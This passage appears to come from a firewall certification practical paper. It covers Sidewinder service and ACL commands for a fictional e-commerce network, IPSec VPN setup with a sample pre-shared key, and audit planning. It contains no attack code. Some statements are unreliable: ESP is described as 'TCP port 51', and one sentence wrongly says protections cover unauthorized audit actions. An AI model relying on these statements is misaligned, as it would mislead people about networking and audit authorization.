nss disable t_proxy burb=GAP_Auth service=changepw-form	
nss disable t_proxy burb=GAP_Auth service=changepw-expired	
nss disable t_proxy burb=GAP_Auth service=gopher	
nss disable t_proxy burb=GAP_Auth service=http	
nss disable t_proxy burb=GAP_Auth service=ident	
nss disable t_proxy burb=GAP_Auth service=irc	
nss disable t_proxy burb=GAP_Auth service=nntp	
nss disable t_proxy burb=GAP_Auth service=telnet	
nss disable t_proxy burb=GAP_Auth service=aol	
nss disable t_proxy burb=GAP_Auth service=compuserve	
nss disable t_proxy burb=GAP_Auth service=https	
nss disable t_proxy burb=GAP_Auth service=imap	
nss disable t_proxy burb=GAP_Auth service=pop	
nss disable t_proxy burb=GAP_Auth service=smtp	
nss disable t_proxy burb=GAP_Auth service=wais	
nss disable t_proxy burb=GAP_Auth service=whois	
nss disable t_proxy burb=GAP_Auth service=Xscreen0	
nss enable t_proxy burb=GAP_Auth service=sql	
nss disable t_proxy burb=GAP_Auth service=rlogin	
nss disable t_proxy burb=GAP_Auth service=rsh	
nss disable t_proxy burb=GAP_Auth service=ssh	
nss disable t_proxy burb=GAP_Auth service=dns	
nss disable t_proxy burb=GAP_Auth service=scobra	
nss disable t_proxy burb=GAP_Auth service=printer	
nss disable t_proxy burb=GAP_Auth service=lotus	
nss disable t_proxy burb=GAP_Auth service=msn	
nss disable t_proxy burb=GAP_Auth service=t120	
nss disable nt_proxy burb=GAP_Auth service=ftp	
nss disable nt_proxy burb=GAP_Auth service=http	
nss disable nt_proxy burb=GAP_Auth service=telnet	
nss disable server burb=GAP_Auth service=cobra protocol=tcp	
nss disable server burb=GAP_Auth service=chargen protocol=udp	
nss disable server burb=GAP_Auth service=chargen protocol=tcp	
nss disable server burb=GAP_Auth service=daytime protocol=udp	
nss disable server burb=GAP_Auth service=daytime protocol=tcp	
nss disable server burb=GAP_Auth service=discard protocol=udp	
nss disable server burb=GAP_Auth service=discard protocol=tcp	
nss disable server burb=GAP_Auth service=echo protocol=udp	
nss disable server burb=GAP_Auth service=echo protocol=tcp	
nss disable server burb=GAP_Auth service=ftp protocol=tcp	
nss disable server burb=GAP_Auth service=telnet protocol=tcp	
nss disable server burb=GAP_Auth service=time protocol=udp	
nss disable server burb=GAP_Auth service=time protocol=tcp	

Access Control List

The following is provided by the Sidewinder Administration Guide to explain Sidewinder's use of ACLs:

> The Sidewinder contains a database called the Access Control List (ACL) that controls all user access to the Sidewinder's proxies and servers. When an internal or external user requests a network connection, the Sidewinder checks the ACL entries to determine whether to make the requested connection on behalf of the user or deny the request.
>
> The ACL database has no effect on the flow of IP packets. (IP packets do not 'flow' through the Sidewinder because of network separation and Type Enforcement.) The entries in the ACL only determine whether the Sidewinder will allow or deny a connection attempt.

Following is the output of the acl configuration of the E-commerce Firewall set. Running "cf acl query" created this output.

Primary and Secondary E-commerce Sidewinders

These commands identify the subnets for each security domain

```
acl add table=subnet name=GAP_Web_net burb=GAP_Web bits=24 ipaddr=10.10.1.0
acl add table=subnet name=External_net burb=External bits=24 ipaddr=192.168.1.0
acl add table=subnet name=GAP_Dbase_net burb=GAP_Dbase bits=24 ipaddr=10.10.2.0
acl add table=subnet name=GAP_Auth_net burb=GAP_Auth bits=24 ipaddr=10.10.3.0
```

These commands create host identifiers for each of the E-commerce Sidewinder interfaces

```
acl add table=host name=gape1.giace.com burb=External ipaddrs=192.168.1.1
acl add table=host name=gape2.giace.com burb=External ipaddrs=192.168.1.2
acl add table=host name=gapc1.giace.com burb=External ipaddrs=192.168.1.101
acl add table=host name=gapc2.giace.com burb=External ipaddrs=192.168.1.102
acl add table=host name=localhost ipaddrs=127.0.0.1
```

These commands identify the cluster addresses for each of the backend components

```
acl add table=ipaddr name=10.10.10.1 burb=GAP_Web
acl add table=ipaddr name=10.10.20.1 burb=GAP_Dbase
acl add table=ipaddr name=10.10.30.1 burb=GAP_Auth
```

These commands allow configuration of the Sidewinder – ACLs for local administration!!!

```
acl add name=cobra pos=1 action=allow agent=server authmethods=password authneeded=yes
    service=cobra
acl add name=secure_cobra pos=2 action=allow agent=proxy authneeded=no nataddr=host:localhost
    service=scobra
acl add name=login_console pos=3 action=allow agent=server authmethods=password
    authneeded=yes destburb=Firewall service=console sourceburb=Firewall
```

This ACL allows SQL connections between the Web Cluster and the SQL DatabaseServer

```
acl add name=webcluster_to_dbase_sql pos=4 action=allow agent=proxy authneeded=no
    source=10.10.10.1 sourceburb=GAP_Web dest=ipaddr:10.10.20.1 destburb=GAP_Dbase
    service=sql
```

These ACLs allows HTTP and HTTPS connections between external users and the Web Cluster – ideally http-permits would be limited to only required options such as get

acl add name=external_to_webcluster_http pos=5 action=allow agent=proxy authneeded=no dest=ipaddr:10.10.10.1 destburb=GAP_Web http-permits=all service=http

acl add name=external_to_webcluster_https pos=6 action=allow agent=proxy authneeded=no dest=ipaddr:10.10.10.1 destburb=GAP_Web service=https

This ACL allows VPN connectivity to the Sidewinder's External domain interface

acl add name=VPN_clients pos=7 action=allow agent=server authmethods=safeword source=* sourceburb=External dest=ipaddr:192.168.1.1 (secondary should be 192.168.1.2) destburb=External service=isakmp

This ACL allows the VPN clients to connect to the SQL Database

acl add name=VPN_to_dbase_sql pos=8 action=allow agent=proxy authneeded=no source=192.168.1.1 (secondary should be 192.168.1.2) sourceburb=External dest=ipaddr:10.10.20.1 destburb=GAP_Dbase service=sql

Deny everything else – Not necessary due to an assumed deny all at the end of the ACL but it may be useful for testing

acl add name=deny_all pos=100 action=deny




Figure 13. Graphical View of ACL Configuration

The following section is taken directly from the Sidewinder Administration Guide 5.2 – section 4-2 and 4-3

Basic criteria used to allow or deny a connection

Here is how the Sidewinder decides to allow or deny a proxy or server connection request: Sequentially, starting with the first entry in the ACL, the Sidewinder checks the following basic criteria, looking for the first match to ALL criteria attributed to the connection request.

Note: The Sidewinder uses the first ACL entry that matches all characteristics of the connection request.

- **The source or destination burb**

  You can configure an ACL entry to allow or deny connections based on the source burb, the destination burb, or both.

- **The source or destination network object**

  You can configure an ACL entry to allow or deny connections based on the source network object, the destination network object, or both. The source or destination object can be an IP address, a host name, a domain name, a subnet, or a network group. A network group is a list of IP addresses, host names, domain names, and/or subnet names, defined by the Sidewinder administrator (see “Understanding network groups” later in this chapter for more information on network groups).

- **The type of connection agent**

  You can configure an ACL entry to allow or deny connections based on the software agent in the Sidewinder providing the connection.

  Agents include:
  - Proxy: Provides a connection through the Sidewinder in order to access a remote system.
  - Server: Provides a service (such as Telnet) on the Sidewinder itself.
  - Service group: Allows multiple proxies and/or servers to be grouped together and used to define a single ACL rule.

- **The type of network service requested**

  You can configure an ACL entry to allow or deny connections based on the type of network service that will be provided between the client and server. For proxy connections, the services include FTP, Telnet, and Web (http), among others.

Optional criteria used to allow or deny a connection

When setting up an ACL entry, you can also specify the following optional criteria for a connection. Note that you can specify any of the following criteria in an allow entry, however, only the date/time and authorization criteria can be specified in a deny entry.

- **The user requesting the connection**

  You can configure an ACL entry to allow connections based on a group for which the user requesting the connection is a member. A user group is comprised of multiple users defined by the Sidewinder administrator.

- **Authentication**

  You can configure an ACL entry to require Sidewinder to authenticate the user requesting the connection before granting the connection request.

  You can also configure an ACL entry to deny with authentication. The purpose of this type of entry would be to allow access to everyone *except* a specific group of users. For example, you might want to deny telnet access to your contractors but allow access for your regular employees.

  IMPORTANT: *Using a deny with authentication ACL in a mixed service group (authenticating and non-authenticating services like telnet and ping, respectively) will* deny all *non-authenticating services.*

- **The time and day when the connection request is made**

  You can configure an ACL entry to allow or deny connections based on the time, the day, or both.

- **Redirect proxy destination**

  For added security on external-to-internal connections, you can configure an ACL entry to tell the Sidewinder to redirect the inbound connection requests to a different destination address or port. For example, this allows you to provide a public service from a system in a trusted burb to users located on the Internet.

- **Special options**

  You can configure an ACL entry for parameters that are unique to some services. For example, for FTP, special parameters can be used to specify, among other things, whether or not FTP GET/PUT operations will be allowed during the connection. There are similar special parameters for HTTP, and parameters that can be used to enable or disable certain services provided by the T.120 proxy.

Virtual Private Network (VPN) – Tutorial

The GAP E-commerce domain will contain VPNs for inbound Partner and Supplier access. VPNs will be provided by the Sidewinder firewalls via IPSEC Encrypted Security Payload (ESP) in Tunnel mode. IPSEC was used due to its wide acceptance and non-proprietary solution. ESP, TCP port 51, was chosen due to its ability to encrypt the data portion of a packet and work successfully with environments implementing NAT. Tunnel mode allows modification of IP headers so that connections can be NAT'd at the firewalls and LinkProofs.

The following graphic is provided by "Sidewinder, SafeWord PremierAccess, and virtual private networking: An indepth view of VPNs and Secure Computing's complete VPN solution" - http://www.securecomputing.com/index.cfm?sKey=736




Figure 14. ESP Packet Format Allows for the use of NAT

SecureComputing's Sidewinder Admin Guide Chapter 11-6 explains tunnel mode:

> In tunnel mode, both the header information and the data is encrypted and a new packet header is attached. The encryption and new packet header act as a secure cloak or "tunnel" for the data inside. If the packet is intercepted, a hacker will not be able to determine any information about the true origin, final destination or data contained within the packet. This mode is designed to address the needs of hosts that exist behind a firewall. Because the packet header is encrypted, private source or destination IP addresses can remain hidden.

VPN Key Exchange

The GIACE VPN will utilize Internet Key Exchange (IKE) to automatically generate session keys between the Sidewinder Firewall/VPN and the remote VPN client. Using IKE will reduce administrative support since IKE does not require the manual generation of keys. These session keys will also be automatically changed regularly to help prevent session key guessing.

The Sidewinder ISAKMP server will manage the IKE process and ensure that key exchange goes smoothly.




Figure 15. Graphical View of ISAKMP Server Configuration Menu

The following information is from the SecureComputing Sidewinder Admin Guide, Chapter 11-11 and explains the options for configuring the ISAKMP server:

> The ISAKMP Server configuration window is used to configure the ISAKMP server. The ISAKMP server is used by the Sidewinder to generate and exchange keys for VPN sessions. The window contains the following fields and buttons.
>
> - **Burbs to Listen on** Click on the burbs that will have access to the ISAKMP server. A checkmark appears next to every burb that has access to the server.
>
> - **Allow Certificate Negotiation**: Click this checkbox to allow ISAKMP to send and receive certificates with remote peers using the ISAKMP protocol. Disabling this option means that all certificates used to authenticate remote

peers must either be in the local certificate database or be accessible via LDAP.

- **P1 Retries**: Indicates the number of times ISAKMP will attempt to resend a packet for which it has not received a response.

- **P1 Retry Timeout**: Indicates the number of seconds ISAKMP will use for an initial timeout before resending a packet.

- **Audit Level**: Click the drop-down list arrow and select the type of auditing that should be performed on the ISAKMP server.

  The options are:
  - **Error**: Logs only major errors.
  - **Normal**: Logs only major errors and informational messages.
  - **Verbose**: Logs all errors and informational messages.
  - **Debug**: Logs all errors and informational messages. Also logs all debug information.
  - **Trace**: Logs all errors and informational messages. Also logs debug and function trace information.

- **Available Authentication Methods**: Select the authentication method(s) you want to be made available for VPN associations that use Extended Authentication. A checkmark appears when an authentication button is selected.

  Note: *You must configure an authentication method before it can be selected.*

- **Default**: When two or more authentication methods are selected you should specify a default method. If a default method is not selected then the first method selected in the list will be the default method.

- **Apply**: Click this button to save your changes.

VPN Authentication

The SafeWord Authentication servers and static username/password combination will be the identification and authentication (I&A) requirements for all users connecting via VPN. The VPN connection itself will be authenticated through the use of a pre-shared key configured on the Sidewinder Firewalls and the VPN client system. Upon successful authentication, Partners and Suppliers will be directed to the Database server with permissions as granted by the proxy filter settings and SQL access permissions.

SecureComputing's Sidewinder Admin Guide Chapter 11-8 explains Extended Authentication (SafeWord one-time password in the GAP environment):

> The Extended Authentication option provides an additional level of security to your VPN network. In addition to the normal authentication checks inherent during the negotiation process at the start of every VPN association, Extended Authentication goes one step further by requiring the *person* requesting the VPN connection to validate their identity. The Extended Authentication option is most useful if you have travelling employees that connect remotely to your network using laptop computers. If a laptop computer is stolen, without Extended Authentication it might be possible for an outsider to illegally access your network. This is because the information needed to establish the VPN connection (the self-signed certificate, etc.) is saved within the VPN client software. When Extended Authentication is used, however, a connection will not be established until the user enters an additional piece of authentication information that is not saved on the computer—either a one-time password, passcode, or PIN. This additional level of authentication renders the VPN capabilities of the laptop useless when in the hands of a thief.

VPN Security Associations

In order to determine who to allow VPN connectivity to and how it is established, we need to create Security Associations (SAs). Each SA will specify a unique name, encapsulation method, client IP mode, listening burb, authentication method, and IPSEC crypto and hashing algorithms.

GIACE E-commerce domain VPN setup will use:

- Name: GIAC_VPN
- Encapsulation: Tunnel mode
- Mode: Dynamic client IPs to support partners and suppliers from multiple locations
- Burb: External
- Authentication method: Pre-shared password (must be same on FWs and client)
- Require Extended Authentication: Enabled (SafeWord User Authentication)
- IPSEC Transformation: ESP
- Authentication Hash: HMAC-MD5-96
- Encryption: 3DES




Figure 16. Graphical View of VPN Security Associations Configuration Window

Following is a list of a few recommend troubleshooting commands as found in SecureComputing's Sidewinder Admin Guide, Table 11-2:

Commands
tcpdump -npi ext_interface **port 500 or proto 50** o show IPSEC and ESP traffic arriving at the firewall.
cf ipsec q To review VPN policies on Sidewinder console.
cf ipsec policydump To determine if VPN is active - the presence of SP and transform numbers indicates the secure connection is functioning.
showaudit -v To show detailed audit trace information for VPN. To enable a more detailed auditing level, go to **VPN Configuration> ISAKMP Server** and change the audit level using the pull-down menu.

Figure 17. Sidewinder VPN Troubleshooting Commands

SecureComputing Corporation also provides a good graphical representation (http://www.securecomputing.com/media/swind_spa_vpn_sb_f2.gif) of how telecommuters, partners and suppliers will access GIACE Services by VPN using the SafeWord Authentication tokens




Figure 18. Partner, Supplier, Telecommuter and Sales VPN Access

This section will utilize information from Secure Computing's Soft Remote Admin Guide - http://www.securecomputing.com/pdf/SoftRemote_AdminGuideRevC.pdf, which is used to plan and configure VPN connections utilizing a Sidewinder firewall. In addition, unlike the previous section of command line based inputs and outputs, this section will include a number of screenshots during the GUI based configuration process.

Enable the VPN Server

The steps to enable the VPN server were already taken in the Firewall configuration section but will be included again for this section. These steps were taken from the Soft Remote Admin Guide and modified according to the GIACE configuration.

To enable the VPN server:

1. Login to the COBRA configuration utility
2. Select Services Configuration -> Servers -> Other.
3. Select cmd and isakmp from the Server Name list and click Enable.
4. Click Apply.
5. Select VPN Configuration -> ISAKMP Server.
6. In the Burbs to Listen on list column, click the External burb.
7. In the Available Authentication Method fields, select SafeWord to enable Extended Authentication.
8. Click Apply.

Next, create an ACL entry to allow VPN connectivity:

1. Select Policy Configuration -> Access Control List.
2. Click New.
3. In the new window, enter the following information on the General tab:
    a. Entry Name = VPN_clients
    b. Agent = Server
    c. Service = ISAKMP
    d. Action = Allow
4. Click the Source/Dest tab and enter the following information:
    a. Src burb = External
    b. Source = *
    c. Dest burb = External
    d. Destination = 192.168.1.1 for Primary Firewall, 192.168.1.2 for Secondary Firewall
5. Click Add, then Close.
6. Click Apply.

Finally, the VPN must be configured on the Sidewinder:

1. Select VPN Configuration -> Security Associations. Click New.
2. Select the General tab and specify the following VPN settings.
    a. Enter GIAC_VPN for this VPN security association under the Name field.
    b. In the Encapsulation field, select Tunnel.
    c. Select Yes for the Enabled field.

d. From the Burb drop down list, select External to terminate the tunnel there.
e. In the Mode field, select Dynamic IP
f. Select the Authentication tab. Choose Password (pre-shared password/key) authentication.




Figure 19. Configuring VPN Authentication

g. Enter a pre-shared password in the password and verify field. For this scenario we will use "GIACE-VPN-Mrn0d-2$4u!"
h. Finally, select Requires Extended Authentication.
i. Select the Identities tab
j. In the Firewall identities field enter vpn1.giace.com for the primary firewall and vpn2.giace.com for the secondary firewall. This will allow the external VPN client to connect to the firewall.
k. Click add to save the settings.
l. Click the close button.

Assignment 3 – Audit Your Security Architecture

Performing an Audit of the E-Commerce Firewalls

Due to the fact that the GAP contains two firewall sets with very different functions and that GIACE business is fully dependant upon its revenue from its e-commerce sale of fortune cookie sayings, the set of e-commerce firewalls for the purpose of this paper will be considered the primary firewalls. It can be debated at great length as to which set of firewalls is the primary, but considering the role of the e-commerce servers and the multiple types of traffic that are controlled by that set it will be the primary focus.

The audit of the e-commerce firewall set will be broken into multiple phases. The first phase will be performed against each of the networks protected by the e-commerce firewall from multiple locations. This phase will include information gathering procedures, identification of known vulnerabilities/concerns, performing a standard automated vulnerability assessment, performing manual exploits, verifying a secure architecture design, and providing feedback and recommendations on the audit discoveries.

The second phase will be an audit of the firewall itself with the use of local console access. This phase will assist in discovering system mis-configurations such as additional services running but not allowed access, incorrect file permissions, poorly designed ACLs, or inaccurate DNS files. It is designed to be a comprehensive review of the operating system, associated services, and firewall configuration.

The third phase will be an assessment of the VPN since the firewalls will be performing these valuable services. The VPN will be assessed to determine if ACLs are working properly, encryption components are performing as expected, and strengths and weaknesses of the authentication system.

All portions of this assessment will be conducted during normal business hours. Often there are concerns of loss of availability during business hours, but due to the load balanced environment the concern is minimized to an acceptable level. In addition, the individual who designed, configured, or installed the architecture or any components of the GIACE will not perform the assessment. This is to ensure a proper separation of duties and a more unbiased thorough assessment.

An assessment of this scale is estimated to take approximately 120 man-hours by a highly skilled vulnerability assessment security specialist. Typical fees for this type of service can range from $300 per hour at a smaller consulting firm to $500 or more per hour at a big five accounting firm (This is based upon personal experience and knowledge of consulting organizations). Total cost involved for this level of assessment by a consulting organization may run between $36,000 and $60,000 and will require at least 1 week on site with the remaining time compiling and assessing results for the creation of final deliverables. Admittedly, this is a very large amount of money for most organizations to spend on a security audit of just their firewall(s), but these are the rates

seen in the community and this is a realistic time frame for this type of service. Organizations always have the option of utilizing internal expertise or reducing the scope of the project to bring spending within an acceptable range. As is normal for most projects, it is often a very good idea to include cost justifications. In the security arena it is often difficult to provide real costs but there are several good ROI documents that may help or at least provide a basis on determining how to go about justifying the cost. One of the better locations to get hard facts to justify security spending can be found at http://www.securitystats.com/sspend.asp.

Based upon the requirements of this section and the level of expertise required of GCFW certification and the material provided in the courseware, this paper only includes portions of phase 1 and does not go to the level of detail required for a true in-depth security assessment.

Pre-Audit/Assessment Requirements

Prior to beginning the audit and assessment we must identify setup information, ensure proper authorization is granted, identify the technical process, and identify risks and assumptions.

Setup information:

In order to perform a technical network-based audit we must have network connectivity. The audit will be performed to determine if the firewall is performing as expected and is implementing the security controls desired. This means that network connectivity must test these security controls based on how traffic may flow. We have identified that there are external, Web, Database, and Authentication burbs on the firewall where network-based traffic could possibly flow. In order to perform a full audit of the firewall we must perform the audit from each of these domains. In addition, we must audit each firewall from each location to verify not only the primary is complying with the policy but the secondary is as well. Auditing both firewalls separately can only be done locally since load balancing is being performed by the Radware devices and thus we will include an additional location off the switch between the LinkProof and e-commerce firewalls. All internal domain tests will be from the switches between the RadWare FireProofs and the e-commerce firewalls

Following is the setup that will be used for the audit performed from each burb:

Internet Domain – From remote ISP
IP address: ZZZ.ZZZ.ZZZ.100
Netmask: 255.255.255.0
Gateway: ZZZ.ZZZ.ZZZ.1

External Domain
IP address: 192.168.1.100
Netmask: 255.255.255.0

Gateway: 192.168.1.1 (192.168.1.2 for secondary firewall audit)

Web Domain
IP address: 10.10.1.100
Netmask: 255.255.255.0
Gateway: 10.10.1.254 (10.10.1.253 for secondary firewall audit)

Database Domain
IP address: 10.10.2.100
Netmask: 255.255.255.0
Gateway: 10.10.2.254 (10.10.2.253 for secondary firewall audit)

Authentication Domain
IP address: 10.10.3.100
Netmask: 255.255.255.0
Gateway: 10.10.3.254 (10.10.3.253 for secondary firewall audit)

Audit Pre-authorization:

Prior to performing any actions on a network it is very highly recommended that one receive authorization for them to perform the specific actions that will be carried out and that there will be no repercussions for those actions or the potential results of those actions. Of course, anything outside the bounds of the written authorization is completely off limits and the previously mentioned protections will be granted to the auditor for the unauthorized actions.

An authorization letter must include at a minimum:

- Full legal name and contact information of individual(s) performing audit
- At least a general explanation of each action that will be attempted
- An explanation of the intent of each action
- Identification of the source and destination of the actions – i.e., IP addresses hosts, application, building, phone number, etc.
- Date and time that actions will be performed
- Logical and/or physical location(s) that actions will be performed
- An explanation of legal protections granted to auditor(s) for performing actions within the scope of the authorization letter
- An explanation of legal protections that will not be granted to auditor(s) for performing actions outside the scope of the authorization letter
